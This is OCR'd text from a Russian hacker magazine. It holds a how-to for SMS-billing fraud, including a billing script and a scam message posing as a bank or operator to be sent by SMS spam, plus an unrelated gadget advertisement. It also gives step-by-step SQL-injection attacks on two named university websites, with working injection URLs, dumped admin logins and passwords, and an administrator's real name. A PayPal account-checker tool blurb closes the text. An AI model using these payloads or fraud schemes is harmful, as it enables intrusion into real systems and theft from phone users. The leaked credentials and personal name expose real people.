СТРОЙКОВ «R0ID» ЛЕОНИД
/ R0ID@MAIL.RU /

SMS-ФРОД


ЮЗАЕМ SMS-БИЛЛИНГИ В СВОИХ ЦЕЛЯХ

Сейчас уже трудно кого-то удивить безналичным расчетом с помощью кредитки или электронной платежной системы. Большинство необходимых вещей можно оплатить мгновенно, не выходя из дома/офиса и не заморачиваясь с доставкой. Но вот незадача: несмотря на то что количество пользователей всевозможных платежек растет, охватить всю аудиторию потенциальных клиентов продавцам все равно не удается. В такой ситуации самые предприимчивые инет-шопы начали принимать sms-платежи. А что? Согласись, удобно: мобильник-то есть у каждого, а значит, клиент всегда сможет оплатить товар. Думаю, намек ты понял :). О скамах, фишинге и прочих видах сетевого «заработка» я писал в одном из прошлых номеров, но, поверь, это далеко не все. Именно поэтому сейчас я расскажу тебе о том, как заюзать sms-биллинги и sms-платежи в своих целях. Только не забывай, что вся инфа предоставляется мной исключительно для ознакомления. Готов? Тогда поехали.

А ЗАЧЕМ ОНО НАМ?

Полагаю, что у тебя все еще остались смутные сомнения по поводу необходимости использования sms-платежей. Чтобы развеять их окончательно, давай прикинем, каков будет отклик со спама/нагона трафа на твой фейковый сайт банка/платежки и от чего он, собственно, зависит. Естественно, результат во многом связан с качеством спам-баз и продолжительностью функционирования ифреймов, но для нас это не столь важно. Сейчас нужно понять одно — все люди юзают разные платежные системы и банки, следовательно, наколбасив фейк какой-то одной конторы, ты можешь не получить желаемого результата. В то же время у каждого человека есть мобильник, а значит, шансы на получение оплаты путем sms-платежа резко возрастают.

Каким образом мы будем этот платеж выманивать, рассмотрим позже, а пока плавно переходим к вопросу, как замутить такой вид оплаты само-



Юзаем sms-биллинг

стоятельно. Сразу скажу, что без помощи sms-биллингов нам не обойтись. Для тех, кто с подобным зверем сталкивается впервые, коротко поясню: sms-биллинг представляет собой контору, которая является чем-то вроде посредника между шопом, принимающим оплату по sms, и клиентом, готовым эту sms отправить :). Проще говоря, биллинг предоставляет нам в аренду короткий номерок, например 6644, и идентификатор, а вдобавок обрабатывает все платежи и производит выплаты в удобном для нас виде (Webmoney, Egold, etc). Взамен контора берет нехилый процент от нашей с тобой прибыли, порой он достигает 45-60%.

Следующий немаловажный момент — перечень услуг, предоставляемых sms-биллингом. Описать все существующие фишки и нюансы, присутствующие у разных контор, как ты понимаешь, не представляется возможным. Поэтому я перечислю пару-тройку основных, без которых биллинг не биллинг :). Итак, далее по списку: 1) «sms-ключ», 2) «sms-сейф», 3) «sms-банк».

Не зацикливай особо свое внимание на названиях, поскольку у разных контор они могут отличаться, но суть везде одна и та же. Вкратце выделим особенности каждой из услуг.

Первым номером и базовой услугой любого sms-биллинга является «sms-ключ». Ты, наверное, видел сайты (как правило, продающие mp3, книжки, порну... :)), которые просят скинуть sms'ку на номер XXXX и вбить в авторизационное окошко пришедший в ответе код для получения доступа к контенту. Вот это и есть принцип действия услуги «sms-ключ». Но здесь есть одно значительное ограничение — сумма, которая может быть снята с мобильного счета юзера, не должна превышать допустимый предел (обычно не более $5).

О том, каковы плюсы и минусы этого ограничения, я расскажу во второй части статьи, а сейчас перемещаемся на второй пункт — «sms-сейф». По своему функционированию эта услуга схожа с предыдущей, за исключением одного отличия — сумма транзакции увеличена (примерно) до $30. Кроме того, подобные платежи требуют подтверждения от оператора. Поэтому, во-первых, на проверку транзакции сотовым оператором уходит время (не более 24 часов), а во-вторых, пока не завершена сессия по первой транзакции, вторую с этого же номера открывать нельзя. Такого рода антифрод может оказаться весьма неудобным для нас, но об этом позже.

Третья и последняя из основных услуг — «sms-банк». Она имеет определенные сходства с первыми двумя, но позволяет осуществлять более крупные платежи. Правда, в этом случае клиенту следует заполнить подробный бланк транзакции, после чего опять же необходимо дожидаться подтверждения платежа.

В общем, как ты понял, чем больше суммы sms-платежа, тем больше геморроя с антифродом, что вполне логично. Что ж, думаю, в общих чертах механизм работы sms-биллингов тебе понятен, в следующей части статьи мы подробнее остановимся на деталях и попробуем немного поюзать sms-платежи в своих целях :).

ДЕЛАЕМ ДЕНЬГИ

Теперь настало время перейти к более интересной и познавательной — практической — части :). Здесь есть несколько вариантов, но так или иначе все они сводятся к открытию своего интернет-шопа. Кстати, в Сети существуют партнерки, предоставляющие уже готовые движки, подключенные к sms-биллингу. Суть подобного бизнеса проста: они дают тебе все (двиг/хостинг/биллинг), а твоя задача — продавать их товар за определенный процент от прибыли. Но связываться с такими конторами я бы не советовал. Во-первых, нормальные деньги заработать там очень сложно, а во-вторых, среди подобных партнерок немало кидал.

Поэтому мы пойдем другим путем :). Я не знаю, что бы ты стал продавать в своем шопе — картон/соксы/уины или что-то другое, да и не в этом суть — описанный ниже пример привязки ресурса к sms-биллингу фактически универсален. Однако на самом деле мы ничем торговать не будем. Да-да, ты не ослышался, не зря ведь в названии статьи упомянуто ласкающее слух слово «фрод» :). Схема такова: мы создаем ресурс, привязываем его к sms-биллингу, сочиняем убедительную фрод-мессагу, которую рассылаем sms-спамом, заставляя таким образом владельца мобильника поделиться с нами деньгами. Исполнение задуманного может показаться нереальным, но это далеко не так, сейчас ты и сам в этом убедишься :). Для начала составим план активных действий:

1. Выбор sms-биллинга и привязка нашего ресурса к нему.
2. Выбор региона работы.
3. Составление фрод-мессаги.
4. Спам.


С выбором биллинга я тебе помогу — www.smscoin.com. Эта контора достаточно популярна среди многих моих знакомых, поэтому в качестве примера заюзаем именно ее. Правда, в последнее время качественный уровень антифрода значительно вырос (надо отдать должное администрации биллинга), но на данном этапе нам важно понять принцип реализации фрод-схемы, а деньги заработать ты всегда успеешь :).

Итак, биллинг есть. Далее необходимо определиться с методом оплаты. Вот тут не поленись еще раз пробежаться по первой части статьи. Как я говорил, моментальное снятие денег с мобильного счета (а это как раз то, что нам нужно :)) возможно только при использовании услуги «sms-ключ». Несмотря на то что стоимость одной sms'ки ограничена $5, нам это вполне подходит.

Осталось только выбрать «поле боя» в виде какой-либо страны. К примеру, пусть это будет Великобритания. Наш биллинг работает там со всеми крупными операторами сотовой связи, да и тариф весьма заманчивый: максимальная стоимость sms — 5 GBP, а наш с тобой процент от этой суммы — 45%.

В общем, осталось всего ничего — пара пунктов из нашего плана :). Сперва следует заняться привязкой собственного ресурса к sms-биллингу. Для этого потребуется добавить в твой двиг скрипт, поддерживающий коннект с биллингом и содержащий формочку авторизации (в которую человек,

Услуга «sms-ключ» в действии



Номера мобильников во взломанной БД

▹ **warning**

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

▹ **info**

Все основные аспекты и премудрости sms-спама ты можешь найти в статье Forb'a «Мобильная рассылка» (январь 2007 года).

отославший sms, будет вбивать полученный в ответной sms'ке код). Сорец подобного PHP-скрипта — ниже (ASP'шная и Perl'овая версии лежат на нашем DVD):

```
<?php
### sms:key v1.0.4 ###
$key = идентификатор_ключа;
$response = implode("", file(«http://иденти-
фикатор_группы.key.smscoin.com/key/?s_key="
. $key
   . "&s_pair=" . urlencode(substr($_GET["s_
pair"], 0, 10))
   . "&s_language=" . urlencode(substr($_
GET["s_language"], 0, 10))
   . "&s_ip=" . $_SERVER["REMOTE_ADDR"]
   . "&s_url=" . $_SERVER["SERVER_NAME"]
   . htmlentities(urlencode($_
SERVER["REQUEST_URI"]))));
if($response != "true") {
   die($response);
}
### sms:key end ###
?>
```

Требуется лишь указать свой идентификатор sms-ключа и идентификатор группы (выдаются при регистрации в биллинге). Кроме того, по дефолту используется русская версия сервиса, что нам абсолютно не подходит. Поэтому меняем в третьей строке «http://идентификатор_группы.key.smscoin.com/key/?s_key=» на «http://идентификатор_группы.key.smscoin.com/language/english/key/?s_key=». Все остальные прибамбасы зависят целиком и полностью от фантазии :). Вариантов мессаги, которая будет выдаваться после ввода кода, масса: начиная от банальной фейковой ошибки и заканчивая официальным уведомлением. Зацикливаться на этом мы не будем. Сейчас необходимо грамотно составить текст фрод-мессаги. Исходить надо из того, что распространять ее мы будем путем sms-спама, а значит, сообщение должно быть относительно коротким и четко сформулированным. Например:


```
«Dear client, we got request to lock your mobile
account, you should send sms to number XXXX»
```

Можно послать мессагу от имени банка, мобильного оператора, полицейского департамента и т.д. Здесь опять же все упирается только в знание языка и желание экспериментировать. Последний ответственный этап — sms-спам. Рассматривать его не имеет смысла, поскольку Forb в своей статье «Мобильная рассылка» (январь 2007 года) подробно изложил суть вопроса, приатачив к мануалу еще и мой генератор телефонных номеров :).

POST SCRIPTUM

Надеюсь, прочитав статью, ты получил пищу для размышлений. Хочется верить, что размышления эти подтолкнут тебя в правильном направлении, ведь фрод aka мошенничество является уголовным преступлением (ст. 159 УК РФ). Не ведись на легкие деньги и быстрый заработок, тебе вполне под силу придумать свою схему, которая не только принесет доход, но и окажется менее рискованной. Со своей стороны могу обещать только посильную помощь и бесплатные советы :). Пробуй, ведь все, что было просто, уже сделали до тебя.

У меня приятель работает в Webmoney. Могу сразу сказать: они сейчас кошельки лочат пачками, по поводу и без. Бизнес понятный: лочится подозрительный кошель, и если деньги человек не совсем легально получил, то он не будет разбираться.







Сейчас существует огромное число девайсов, которые реально могут сделать твою жизнь удобнее, могут помочь тебе лучше решать свои рабочие задачи, развлекаться и отдыхать. Разнообразие девайсов столь велико, что выбрать действительно качественное и функциональное устройство, не переплачивая лишних денег – неслабая задача. Эту задачу для тебя решил Wings by Winston с его подходом «качественные вещи по справедливой цене». Наслаждайся!

- МФУ Samsung CLX-2160N

За унылой аббревиатурой МФУ прячется настоящий монстр! Этот девайс сочетает в своем корпусе возможности принтера, сканера и копира. Также он оснащен сетевухой, что позволит тебе легко подключить его к сети. Ценная фишка – это легкозаменяемые картриджи, для доступа к которым достаточно открыть переднюю панель. Скорость работы устройства так же впечатляет: пять страниц распечатаются в цвете за 83 секунды.





- Гарнитура Sennheiser PC 161 USB

Нет! Это не просто микрофон с наушниками. Компания Sennheiser специально разработала эту модель для самых придирчивых потребителей. Для тех увлеченных парней, которые требуют самую полную звуковую картину и не признают даже намека на фальшь. Sennheiser PC 161 USB может предложить им как раз то, что нужно: кристально чистый звук и максимальный реализм, достигаемый за счет технологии 3D-звучания. Поверь: с обычной гарнитурой ты такого не услышишь. ***Примерная цена: 3500 руб.***

- Монитор ViewSonic VX922 19"

Реально качественный монитор по адекватной цене. Если тебе надоело щуриться перед ЭЛТ прошлого века и ты выбираешь качественный LCD-моник, эта модель однозначно для тебя. Максимальное разрешение 1280x1024, контрастность 650:1, время отклика 2 мс и запредельные углы обзора. Все для тебя по справедливой цене! ***Примерная цена: 8000 руб.***



- ИБП APC BACK-UPS CS 500

В России не все гладко с электроснабжением. То напряжение скачет, то частота убежала от номинала, а могут и вообще свет вырубить. Чтобы твой комп не страдал от таких вещей, нужно воспользоваться бесперебойником от легендарной фирмы APC, которая предлагает тебе решение всех проблем. Блок нормально переваривает почти любые скачки входного сигнала. То, что надо! ***Примерная цена: 1500 руб.***

- USB Wi-Fi карта ASUS WL-160W

Давно прошли времена, когда словом Wi-Fi можно было кого-то удивить. Wi-Fi сети прочно вошли в нашу жизнь. Казалось бы, что может поменяться? Только сам Wi-Fi. Новый стандарт 802.11n стучится в наши двери и это потрясающая технология! Максимальная скорость в новом стандарте составляет 270 Mbps. По воздуху! Чтобы заценить новый стандарт, рекомендуем эту карточку. ***Примерная цена: 2800 руб.***





ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ ERMAKOV@GAMELAND.RU /

ДМИТРИЙ «DED MUSTD!E» СЕРЕБРЯННИКОВ
/ INNOS_GOT@RAMBLER.RU /

ИДЕАЛЬНЫЕ ПОДОПЫТНЫЕ

СТАНОВИМСЯ АДМИНАМИ УНИВЕРСИТЕТСКИХ САЙТОВ

Началась студенческая жизнь. Студенты мирно пропускают пары, даже не вспоминая, что скоро их мозг погрязнет в подготовке к сессии, преподы нарабатывают материалы для будущих семинаров и экзаменов, а хакеры ищут новых жертв, чтобы нещадно взломать. Взламывать универ, как нам показал R0id в августовском «Хакере», вдвойне приятно. А сегодня мы удвоим это удовольствие, насладившись сразу двумя интересными взломами от умных парней. А ты сиди и конспектируй, студент :)!

NEWSDESK.UMD.EDU, ИЛИ СТУДЕНЧЕСКИЙ ПРИВЕТ ОТ CORWIN'А

Доводы о том, что сайты, относящиеся к правительственным и госструктурам, хорошо написаны и защищены, совершенно бесплотны. Некоторые мои знакомые пачками ломают такие порталы, поднимая на этом неплохую денежку, которой хватает на мороженное и не только :). Мне и самому пару раз приходилось выполнять заказы на взлом серверов в определенной зоне, но в этот раз для «опытов» (о которых ты можешь прочесть в одной из моих недавних статей) мне требовался сервер с определенной СУБД и... Тут подвернулся безобидный университет штата Мэриленд.

В этот раз мне не хотелось делать все вручную и было решено задействовать XSpider, но прошло довольно продолжительное время, а XSpider все молчал и не мог даже толком определить открытые порты. Хорошо, нет так нет, бьем в лоб — такая тактика меня редко подводит :). И, начав ковыряться вручную, я не ошибся — первый же проверенный скрипт был уязвимым. Параметр ArticleID в скрипте новостей release.cfm совершенно не фильтровался. Подставив кавычку к значению ArticleID, я получил ответ сервера, который предоставил мне столько информации, что судьба сайта сразу оказалась предрешенной :). Портал вообще представлял собой один большой баг, он был настолько коряво написан, что такое даже сложно себе представить: абсолютно все скрипты были уязвимыми, на каждом шагу сервер выплевывал ошибки. Видимо, движок, как обычно, писали студенты — горе-кодеры. Кстати, получилась довольно-таки экзотическая связка: ColdFusion+Oracle. Отличный полигон для отработки навыков :).

Сам ответ сервера:

```
Error Executing Database Query.
[Macromedia][Oracle JDBC Driver][Oracle]ORA-00933: SQL
command not properly ended

The error occurred in /afs/.glue.umd.edu/department/
oit/eis/webhosting/newsdesk/htdocs/uniini/release.cfm:
line 21
19 :   SELECT  ID, CONTACTS, RELEASE_DATE, REF, title
20 :   FROM    ARTICLEINFO
21 :   WHERE   ID = #URL.ArticleID#
22 : </CFQUERY>
```


Как мы видим, по ошибке выбирается 5 колонок из таблицы ARTICLEINFO.

А НА ЧЕМ ВСЕ ЭТО ПАШЕТ

Внимательный читатель уже, наверное, заметил, что я имею дело не с обычным PHP-движком, а с ColdFusion(CF). Для тех, кто незнаком с этой технологией, сообщаю: это интерпретатор, а точнее, сервер приложений,




Доступ к этому файлу не был предусмотрен из веба



Именно он станет жертвой...

который обрабатывает CFM-сценарии. Сами же файлы с расширением CFM написаны на языке ColdFusion Markup.
Я помнил, что при реализации построения систем на ColdFusion администраторами почти всегда допускаются грубейшие ошибки. Имелось что-то вроде джентльменского набора багов в ColdFusion :). Первым делом я полез в систему управления CF — ColdFusion Administrator. Перейдя по адресу newsdesk.umd.edu/CFIDE/administrator/index.cfm, я сильно обломался — апачевая авторизация. Видимо, админы не были уж полными... неумными людьми и хоть о чем-то позаботились.
Также я держал в голове то, что иногда при неправильной конфигурации CFusion можно получить дополнительную информацию, добавив переменную debug с значением, равным единице. Но запрос newsdesk.umd.edu/culture/release.cfm?ArticleID=1486&debug=1, также как и newsdesk.umd.edu/culture/release.cfm?ArticleID=1486&mode=debug, ничего не дал, кроме ошибки (хотя в этой ошибке, как я уже говорил, информации было более чем достаточно).

БЬЕМ В ЛОБ

Тогда было решено просто внедрять SQL-операторы, то есть провести SQL-injection. Благо синтаксис Оракла я знал неплохо (читай в недавней статье «Разрушая базы»).
Интереса ради была просмотрена версия Оракла:

```
http://newsdesk.umd.edu/uniini/release.cfm?ArticleID=-
1 union select null,banner,null,null,null from v$version
```

На это я получил:

```
CORE 9.2.0.7.0
```

По ранее полученной ошибке мы видим, что использовать комментарии («--») не нужно. Дальше было получено имя пользователя БД(4SERVICE), находящееся в таблице all_users:

```
target/release.cfm?ArticleID=-1 union select 1,null,nul
1,null,username from all_users
```

Затем было решено пройтись по таблицам. Их названия хранятся в системной таблице user_tables(sys.user_tables) и в таблице sys.all_tables.
Был сделан следующий запрос:

```
target/release.cfm?ArticleID=-1 union select
1,null,null,null,table_name from user_tables
```

В ответ на это сервер выдал название первой таблицы — ARTICLEINFO.
Названия всех колонок находятся в таблице user_tab_columns(sys.user_tab_columns). Простая инъекция выдала мне первую колонку(AC):

```
target/release.cfm?ArticleID=-1 union select
1,null,null,null,column_name from user_tab_columns
```

В данном случае мне очень повезло — в сообщении об ошибке была исчерпывающая информация и о количестве выбираемых колонок и о типе данных. Но не всегда все оказывается так просто. Подбирать колонки в Оракле можно, тупо подставляя нули (null, null, <...>), или использовать оператор order by:
К примеру:

```
target/release.cfm?ArticleID=-1 order by 5
```

Сервер выдает:

```
Страница сайта без динамического содержимого.
```

Ошибки нет, следовательно, столбцов 5 или более пяти.
Тогда:

```
target/release.cfm?ArticleID=-1 order by 6
```

На выходе получаем:

```
Error Executing Database Query.
[Macromedia][Oracle JDBC Driver][Oracle]ORA-01785:
ORDER BY item must be the number of a SELECT-list
expression
```

Появилась ошибка, следовательно, всего 5 колонок.

ПОДЗАПРОСЫ

Выбирая названия таблиц и колонок из системной таблицы, мы получали лишь имена первых таблиц/колонок. Для того чтобы вытащить остальные названия, используются подзапросы с оператором rownum. Я составил такой запрос:


```
target/release.cfm?ArticleID=-1 union select
1,null,null,null,table_name from (select rownum r,
table_name from user_tables) where r=2
```

Так было получено название второй таблицы в базе данных — CONTACTS. Перебирая значения оператора rownum — r, мы получим названия остальных таблиц. Аналогично вытаскивается информация о колонках:


```
target/release.cfm?ArticleID=-1 union select
1,null,null,null,column_name from (select rownum r,
column_name from user_tab_columns) where r=2
```




links
Тема программирования на ColdFusion достаточно интересна, и я советую тебе ознакомиться с некоторыми доками: cfug.ru — российская группа пользователей ColdFusion. easycfm.com — отличный сайт по CFM. Огромное количество туториалов. adobe.com/products/coldfusion — домашняя страница CF. wmaster.ru/coldfusion/prilo3.htm — функции CFML.




info
При любых подобных экспериментах взломщик не должен забывать о своей анонимности. Даже самые безобидные действия, производимые над сервером, могут привести к встрече с сотрудниками известных органов.



dvd
На диске ты найдешь видеохак, демонстрирующий весь процесс издевательств над буржуйским Мэрилендом :). Там же находится небольшой шелл, написанный на CFM.



Редактируем новости из убогой админки



Выдираем данные с помощью подзапросов

```
target/release.cfm?ArticleID=-1 union select
1,null,null,null,column_name from (select
rownum r, column_name from user_tab_columns)
where r=3
```

И так далее.
Естественно, подзапросы применимы и для остальных системных таблиц. К примеру, мы можем получить имена остальных пользователей:

```
http://newsdesk.umd.edu/uniini/release.
cfm?ArticleID=-1+union+select+null,null,
null,null,username+from+(select rownum r,
username from all_users) where r=2

http://newsdesk.umd.edu/uniini/release.
cfm?ArticleID=-1+union+select+null,null,
null,null,username+from+(select rownum r,
username from all_users) where r=3
```

Дальше просто пошел перебор значений r. Ты уже наверняка задался вопросом: «А как же пароли юзеров?» К сожалению, у меня не хватило прав для их просмотра.
Предполагая местонахождение админки, я перешел по адресу http://newsdesk.umd.edu/login и увидел листинг директории login:

```
Application.cfm      01-Aug-2003 10:45  250
bottom.cfm          10-Dec-2002 13:17  1.7K
login.cfm           01-Aug-2003 10:45  461
login_action.cfm     01-Aug-2003 10:45  701
top_login.cfm        16-Dec-2004 12:02  5.8K
```

Очередная типичная ошибка при конфигурации ColdFusion. Application.cfm — это конфигурационный файл, своего рода шаблон, который определяет выводимую при ошибке информацию. За вход в админку отвечал файл login.cfm. Обратившись напрямую к файлу login_action.cfm, я получил очередной подарок от системы:

```
The error occurred in /afs/.glue.umd.edu/
department/oit/eis/webhosting/newsdesk/
htdocs/login/login_action.cfm: line 6
4 :     SELECT Count(*) AS Login_Match
5 :     FROM LOGINS
6 :     WHERE LOGIN = '#Form.Login#'
7 :     AND PASSWORD = '#Form.Pwd#'
8 : </CFQUERY>
```

Теперь я имел все, что только могло понадобиться: названия нужных колонок и таблиц.
Первый запрос выдал мне админский логин (4admin):

```
http://newsdesk.umd.edu/culture/release.
cfm?ArticleID=-1 union select null,null,null,
null,login from logins
```

Вторым же запросом я достал пароль (11777):

```
http://newsdesk.umd.edu/culture/release.
cfm?ArticleID=-1 union select null,null,null,
null,password from logins
```

Дальше были использованы подзапросы для выуживания остальных акаунтов:

```
http://newsdesk.umd.edu/culture/release.
cfm?ArticleID=-1 union select null,null,null
,null,login from(select rownum r, login from
logins) where r=2

http://newsdesk.umd.edu/culture/release.
cfm?ArticleID=-1 union select null,null,null
,null,password from(select rownum r, password
from logins) where r=2
```

Остальные акки доставались аналогично.
Аккаунтов оказалось всего пять. Вот они (l — login, p — password):

```
l: 4admin
p: go4terps

l: vince
p: thaman

l: herbo
p: 11777

l: nick
p: 187


l: admin
p: go4terps
```

ЗАНАВЕС

Попав в админку, такую же убогую, как и весь сайт, я добавил новость с приветом всем посетителям. Сначала я даже стал вставлять в новости привычную строку «<?php system(id) ?>», но быстро вспомнил, с какой системой я работаю :).
Народная мудрость «Не знаешь — не лезь» в очередной раз подтверждалась. Создатели портала совершенно не поднимали вопрос безопасности при программировании на CFML. Всегда нужно отдавать предпочтение тем технологиям, в которых ты разбираешься.



Форма для авторизации



Удачно выполнившийся запрос

На сервере этого сайта крутилось множество других порталов, которые были не менее бажными. Получить права на них оказалось так же просто, как и на рассмотренном newsdesk.umd.edu.

ГЕРЦЕН VS DED MUSTD!E

Лето пролетело незаметно, и пора было снова задумываться об учебе. О чем бы я не думал, мыслями я неизбежно возвращался к университету. И тут как раз подвернулась статья R0id'а. Прочитав августовский «Хакер», ты наверняка бросился ломать любимый университет :). У тебя получилось? У меня — да. Моей целью был Российский государственный педагогический университет имени А.И. Герцена.

Зайдя на сайт, я был приятно удивлен приветливым дизайном. Мне предлагали на выбор три входа: общий, для студентов и для абитуриентов. Недолго думая я нажал «Общий». Первым делом я заглянул в robots.txt, но тут меня ждал облом:

```
User-agent: *
Disallow: /
```

Вот и все, что я смог увидеть. Ничуть не расстроившись, я двинулся дальше. На ресурсе были ссылки на сайты структурных подразделений и личные сайты сотрудников, но их я оставил на потом, занявшись главным сайтом. Панели авторизации видно не было, поэтому я перешел к поиску SQL-инъекции. Я подставил кавычку в первую попавшуюся ссылку (http://www.herzen.spb.ru/index.phtml?id=1'), и произошло нечто странное. Меня перекинуло на страницу index.phtml?id=1343, а посредине страницы висело окошко авторизации :). Я подставил кавычку в поле «Логин», и сервер выдал мне ответ:

```
DB Error: syntax error
SELECT username, password FROM users WHERE username =
''' AND state = '0' [nativecode=1064 ** You have an error
in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use
near '0'' at line 2]
```

Я не поверил своим глазам. Скрипт все сделал за меня, теперь я знал название базы и имена столбцов. Но как я ни изгалялся, мои запросы не выполнялись. В итоге, бросив эту затею, я стал искать другие инъекты.

ПОЖИНАЕМ ПЛОДЫ

После недолгих поисков я наткнулся на очередной инъект:

```
http://www.herzen.spb.ru/index.phtml?id=1343&news_
id=793'&block=5
```

Сервер опять же ответил мне максимально информативно:

```
DB Error: syntax error
SELECT * FROM news WHERE id = '793'' [nativecode=1064 **
You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near ''793''' at line 1]
```

Используя union и информацию, полученную из предыдущего запроса, я сформировал такой запрос:

```
http://www.herzen.spb.ru/index.phtml?id=1343&news_id
=793'+union+select+username,password+from+users/*&bl
ock=5
```

И получил долгожданный ответ:

```
DB Error: unknown error
SELECT * FROM news WHERE id = '793' union select
username,password from users/*' [nativecode=1222 **
The used SELECT statements have a different number of
columns]
```

Осталось только подобрать количество столбцов, чем я и занялся. В итоге запрос приобрел вид:

```
http://herzen.spb.ru/index.phtml?id=14&news_id=793'+u
nion+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14+FROM+use
rs+WHERE+username%20=%20''%20OR%20'1'='1'/*&block=5
```

Запрос успешно выполнился, и ничего не произошло — передо мной снова была страница новостей. Но после 10-секундного ступора я понял, где накосячил, и поставил «-» перед номером id. После нажатия на <Enter> с экрана на меня приветливо смотрели цифры 5, 7 и 11. Окончательный запрос выглядел так:

```
http://herzen.spb.ru/index.phtml?id=14&news_id=-
793'+union+SELECT+1,2,3,4,username,6,password,8,9,
10,11,12,13,14+FROM+users+WHERE+username%20=%20''%
20OR%20'1'='1'/*&block=5
```

Таким образом я получил логин и пароль администратора:

```
Login: nick
Pass: nickych
```

Пароль заставил меня невольно улыбнуться :). Теперь мне предстоял поиск админки, который много времени у меня не отнял, так как админка располагалась по адресу http://herzen.spb.ru/admin. Введя полученные данные, я попал в святая святых сайта. И тут же упал под стол — система меня приветствовала фразой: «Здравствуйте, Kobilyatsky Nikolai Nikolaevich!» :) Время было позднее, шелл заливать было лень, и я решил довольствоваться тем, что стал админом на сайте :).



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



x-tools

Программы для хакеров

ПРОГРАММА: PAYPALCHECKER
ОС: WIN/*NIX
АВТОР: 0_0 ТЫНЦ



Чекаем аккаунты в PayPal

